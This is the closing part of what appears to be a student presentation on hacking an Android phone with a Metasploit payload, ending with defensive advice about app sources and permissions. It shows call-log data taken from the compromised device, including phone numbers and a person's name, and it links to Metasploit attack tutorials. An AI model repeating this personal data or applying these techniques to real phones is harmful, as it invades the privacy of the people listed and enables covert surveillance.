44 Duration: 49
45
46 #6
47 Number : +919001892082
48 Name : Harshil Pandya
49 Date : Mon Jun 13 20:14:49 GMT+05:30 2020
50 Type : INCOMING
51 Duration: 50
52
53 #7
54 Number : +91755263730
55 Name : null
```

Extracted Information with other commands

[illegible]

MORAL

- ▶ APPS SHOULD NOT DOWNLOADED FROM RANDOM/UNSAFE SOURCES.
- ▶ ONE SHOULD BE CAREFUL ABOUT THE PERMISSIONS GIVEN TO ANY APPLICATION.

REFERENCES :

- ▶ <https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/and>
- ▶ <https://securitytraning.com/hack-android-smartphone-using-metasploit/>
- ▶ <https://www.youtube.com/watch?v=AyMgYhwyGSE>

THANK YOU!

ISHIKA
2017UCP1566
B-3